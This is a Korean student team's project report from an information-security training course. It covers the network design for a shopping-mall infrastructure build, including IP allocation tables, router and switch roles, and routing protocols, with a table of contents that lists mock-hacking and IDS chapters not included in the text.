

2 차 프 로젝트 결 과 보 고 서

쇼핑몰 인프라 구축 및 모의 해킹과 보안 솔루션 점검

네트워크 & 서버 구축 및 취약점 점검을 통한 보안 운영 프로젝트

Network Infrastructure & Security Operations

기 관 명	메가스터디 AI 캠퍼스
학 습 과 정	정보보안 전문가 과정
팀 명	??
수 행 기 간	2026. 08. 03 ~ 2026. 08. 14

목 차


프로젝트 개요	4p
1-1. 프로젝트 조직도	5p
1-2. 프로젝트 계획	6p
네트워크	7p
2-1. 네트워크 논리 토폴로지	7p
2-2. 네트워크 물리 토폴로지	8p
2-3. IP대역 분배	10p
2-4. 상세 네트워크 맵	11p
2-5. 코드 흐름도	19p
2-6. 구현도 평가	19p
서버	21p
3-1. 서버 구성도	21p
3-2. 구축 및 서비스 흐름도	27p
3-3. 공통 도메인	29p
3-4. 백업 정책	29p
3-5. 코드 흐름도	30p
3-6. 구현도 평가	31p
모의 해킹 및 침해 대응	33p
4-1. 점검 개요	33p
4-2. 공격 흐름	35p
4-3. 모의 해킹 시나리오	36p
4-4. 코드 흐름도	47p
4-5. 탐지·대응 체계 평가	47p
4-6. 발견 취약점	48p
4-7. 취약점 조치 계획	48p
4-8. 구현도 평가	49p
보안 정책	51p
5-1. 보안 정책 개요	51p
5-2. 계층별 보안 정책	52p
5-3. RuleSet	54p
5-4. Snort3 기반 IDS 탐지 시스템	56p
5-5. IDS	60p

5-6. IPS	69p
5-7. 서버 로그 정책	72p
5-8. 서버 로그 탐지 관리	77p
5-9. 전체 연결 흐름도	85p
5-10. Python 분석	85p
5-11. ALPACA 통합 분석 프로그램	92p
5-12. 주요정보통신기반시설	99p
5-13. 구현도 평가	108p
시행 결과	110p
6-1. 네트워크	110p
6-2. 서버	111p
6-3. 레드	117p
6-4. 퍼플	118p
결론	124p
기술 리스트	128p
8-1. 네트워크	128p
8-2. 서버	129p
8-3. 레드	131p
8-4. 퍼플	131p
부록	136p

1. 프로젝트 개요

프로젝트 명	쇼핑몰 인프라 구축 및 모의 해킹과 보안 솔루션 점검
기간	2026년 8월 3일 ~ 2026년 8월 14일
프로젝트 목표	- 쇼핑몰 인프라 구축에 더해 실제 사이버 공격에 대응할 수 있는 보안 체계 확립 - 실전 공격을 재현함으로써 탐지·대응 체계의 실효성을 검증
네트워크	- 쇼핑몰 서비스의 안정적인 운영을 지원하기 위해 구간 분리, 구간 별 통신 경로와 접근 정책을 설계 - 네트워크 장애 대응과 트래픽 및 장비 상태를 관제 시스템에 제공
서버	- 클라이언트의 요구사항에 맞는 서버 구축 - 각 서버의 역할에 적합한 방화벽 정책 적용 - Python을 활용한 원격 서버 관제 및 실시간 모니터링 시스템 구축 - 시스템 보안 강화 및 장애, 보안 위협 신속 대응 체계 구현
모의 해킹	- 웹해킹 시나리오 작성 - 실제 서비스 운영 환경에서 웹해킹 시나리오를 시도하여 검증 - 시나리오에 따른 공격 시그니처 탐지 - Python을 활용한 취약서버 스캔 자동화
보안 관제	- 웹 해킹 공격에 대한 서버 전반 패킷 및 로그 실시간 수집 분석 - 네트워크, 보안 장비, 서버 및 애플리케이션 계층에 대한 보안 정책 설정 - 다단계 접근 통제로 비인가 접근, 침입, 서비스 악용 및 내부 확산 방지
기대 효과	- 안정적인 인프라 구축 - 실제 공격 시나리오를 기반으로 잠재적 취약점 평가 및 유사 공격에 대한 대응 역량 강화 - 패킷 및 서버 로그 상관 분석을 통한 DPI, 방화벽, WAF, 서버 방어 정책 고도화

1-1. 프로젝트 조직도




1-2. 프로젝트 계획


단계	세부사항	8/3 ~ 8/7					8/10 ~ 8/14				
		월	화	수	목	금	월	화	수	목	금
계획	기획 제안										
	수행 계획										
	요구사항 정의										
설계	시스템 구조										
	네트워크 구조										
	시나리오 설계										
구현	인프라 구축										
테스트	시나리오 적용										
	탐지 테스트										
종료	분석 보고서										
	수행 보고서 작성										
	검토										
발표	기획안										
	보고서										

2. 네트워크

2-1. 네트워크 논리 토폴로지



2-2. 네트워크 물리 토폴로지





2-3. IP대역 분배

네트워크 구역	IP 대역	Prefix	상세
코어망	10.10.32.0	19	R1 - R1-R2 P2P
	10.10.0.0	19	R1 - R1-R3-R2 Multipoint
	10.10.64.0	19	R1 - R1-R4-R2 Multipoint
코어망&내부 서버	10.10.32.0	19	R2 - R1-R2 P2P
	10.10.0.0	19	R2 - R1-R3-R2 Multipoint
	10.10.64.0	19	R2 - R1-R4-R2 Multipoint
	10.30.0.0	19	R2 - R2-R6-R7 Multipoint
	10.30.64.0	19	R2 - R2-R5-R7 Multipoint
	10.30.32.0	19	R2 - R2-R7 P2P
코어망	10.10.0.0	19	R3 - R1-R3-R2 Multipoint
	10.50.0.0	19	R3 - R3-R10 Floating Link
코어망&내부 지사망	10.10.64.0	19	R4 - R1-R4-R2 Multipoint
	10.20.0.0	19	R4 - R4-R8 P2P
	10.20.32.0	19	R4 - R4-R9 P2P
내부서버	10.30.64.0	19	R5 - R2-R5-R7 Multipoint
	10.30.96.0	19	R5 - R5 LAN
	10.30.0.0	19	R6 - R2-R6-R7 Multipoint
	10.30.128.0	19	R5 - R5 LAN
	10.30.0.0	19	R7 - R2-R6-R7 Multipoint
	10.30.64.0	19	R7 - R2-R5-R7 Multipoint
	10.30.32.0	19	R7 - R2-R7 P2P
	10.30.192.0	19	R7 - R7 LAN
내부 지사	10.20.0.0	19	R8 - R4-R8 P2P
	10.20.64.0	19	R8 - R8 LAN
내부서버	10.20.32.0	19	R9 - R4-R9 P2P
	10.20.96.0	19	R9 - R9 LAN

외부망	10.55.0.0	19	R10 - R10-R11 Static
	10.50.0.0	19	R10 - R10-R3 Floating Link
	10.55.0.0	19	R11 - R10-R11 Static
	10.60.0.0	19	R11 - DMZ Ethernet
C&C 관리망	10.40.0.0	19	R12 - R1-R12 Static
	10.40.32.0	19	R12 - R12 Ethernet
관리 Static 영역	10.40.64.0	19	R13 - R1-R13 Static
	10.40.96.0	19	R13 - R13 Ethernet
본사망	10.30.160.0	20	ESW1 - VLAN 10
	10.30.176.0	20	ESW1 - VLAN 20
웹하드 SW	10.30.192.0	20	ESW3 - VLAN 10
	10.30.208.0	20	ESW3 - VLAN 20
	10.30.192.0	20	ESW4 - VLAN 10
	10.30.208.0	20	ESW5 - VLAN 20
	10.30.192.0	20	ESW6 - VLAN 10
Log DB	10.30.128.0	19	ESW7 - VLAN 10
Log DB	10.30.128.0	19	ESW8 -VLAN 10
Log DB	10.30.128.0	19	ESW9 -VLAN 10
Web-Server	10.60.0.0	20	ESW17 - VLAN 10
	10.60.16.0	20	ESW18 - VLAN 20
웹 모니터링	10.30.96.0	20	ESW10 - VLAN 10
	10.30.112.0	20	ESW10 - VLAN 20
	10.30.96.0	20	ESW10, 12, 13 - VLAN 20



2-4. 상세 네트워크 맵

2-3-1. Core 구간



섹터	프로토콜	장비	장비 역할	기술
코어망	EIGRP-100	R1	EIGRP 100과 C&C Static의 영역 경계	EIGRP AS 100
				Frame Relay Point-to-Point
				Frame Relay Multipoint Spoke
				EIGRP Key-chain 인증
				Static Route
				Static → EIGRP Redistribution
				Distribute-list
		R2	EIGRP 100 / 200 영역 경계	EIGRP AS 100
				EIGRP AS 200
				EIGRP Redistribution
				Manual Summary
				EIGRP Key-chain Offset-list
				Frame Relay Multipoint Spoke
				Frame Relay Point-to-Point
		R3	코어망 DMZ/NAT 영역 경계	EIGRP AS 100
				Frame Relay Multipoint Hub
				Static Route
				EIGRP Key-Chain
		R4	EIGRP 100과 RIP 영역 경계	EIGRP AS 100
				RIP v2
				EIGRP Key-Chain
				RIPv2 ↔ EIGRP Redistribution
				EIGRP Key-Chain


2-3-2. 서비스 분배 구간



섹터	프로토콜	장비	장비 역할	기술
서비스 분배	EIGRP-100	R2	EIGRP 100과 EIGRP 200영역 경계	EIGRP AS 100
				EIGRP AS 200
				Frame Relay Point-to-Point
				Frame Relay Multipoint Spoke
				EIGRP Key-chain 인증
				Manual Summary
				EIGRP Redistribution
				Distribute-list
		R5	로그 & 모니터링 Gateway 내부 서버 트래픽 라우팅	EIGRP AS 200
				EIGRP Redistribution
				EIGRP Key-chain
				Frame Relay Multipoint Spoke
		R6	사용자망 Gateway 내부 사용자 트래픽 관리	EIGRP AS 200
				Frame Relay Multipoint Hub
				RTO Option
				Passive Interface
				EIGRP Key-Chain
		R7	다중 경로 구성 부하 분산 및 장애 대응 웹하드 구역 Gateway	EIGRP AS 200
				Variance
				Offset-list
				EIGRP Stub


				RIPv2 ↔ EIGRP Redistribution
				Frame Relay Multipoint Hub
				Frame Relay Point-to-Point
				EIGRP Key-Chain

2-3-3. 본사 내부망 구간



섹터	프로토콜	장비	장비 역할	기술
본사망	EIGRP200	R6	사용자망 Gateway 내부 사용자 트래픽 관리	EIGRP AS 200
				Frame Relay Multipoint Spoke
				RTO Option
				Key-chain 인증
				Passive Interface
		SW1	본사 사용자 트래픽 접속	VLAN



2-3-4. WebHard



섹터	프로토콜	장비	장비 역할	기술
웹하드	EIGRP200	R7	다중 경로 구성 부하 분산 및 장애 대응 웹하드 구역 Gateway	EIGRP AS 200
				Variance
				Offset-list
				Passive Interface
				EIGRP Stub
				Frame Relay Multipoint Hub
				Frame Relay Point-to-Point
		SW3	웹하드 구간 중심 스위치 VLAN 정보 배포 STP 기준 경로 제공 IDS 패킷 미러링 집선 IPS 상위 연동	VLAN
				Vtp Server
				STP
				IDS
				SPAN
		SW4	W_H_1 접속용 Access Switch	VLAN
				VTP Client
				STP
				VLAN
		SW5	웹하드 Log DB 접속용 Access Switch	VTP Client
				STP
				Trunk링크
				VLAN
		SW6	W_H_2 접속용 Access Switch	VLAN

				VTP Client
				STP
				VLAN


2-3-5. Monitoring & Log DB



섹터	프로토콜	장비	장비 역할	기술
모니터링	EIGRP200	R5	모니터링망 Gateway 내부 서버 트래픽 라우팅	EIGRP AS 200
				Frame Relay Multipoint HUB
				Key-chain 인증
				Passive Interface
		ESW7	상위 라우터 연동 VLAN 정보 중앙 관리	VLAN
		ESW7	상위 라우터 연동 VLAN 정보 중앙 관리	VTP Server
		ESW8	ESW7에서 배포된 VLAN 정보 수신	VLAN
		ESW8	ESW7에서 배포된 VLAN 정보 수신	VTP Client
		ESW9	로그 백업 DB 접속용 Access Switch	VLAN
		ESW9	로그 백업 DB 접속용 Access Switch	VTP Client
		ESW10	웹 모니터링 영역 중심 스위치 상위 네트워크 및 보안 장비 연동	VLAN
				Vtp Server
				STP

				VLAN
				IDS
		ESW11	Monitoring_DB 접속 및 이중 경로	VLAN
				Vtp Client
				STP
		ESW12	Monitoring접속 및 이중 경로 제공	VLAN
				Vtp Client
				STP


2-3-6. 물류 센터 & 고객센터



섹터	프로토콜	장비	장비 역할	기술
물류 고객센터	RIP	R8	지사 네트워크 Gateway	RIP v2
				Frame Relay Point-to-Point
				Passive Interface
				DHCP
		R9	지사 네트워크 Gateway	Passive Interface
				RIP v2
		ESW14	외부지사 물류센터 PC 접속 DHCP 기반 주소 할당	Frame Relay Point-to-Point
			VLAN	

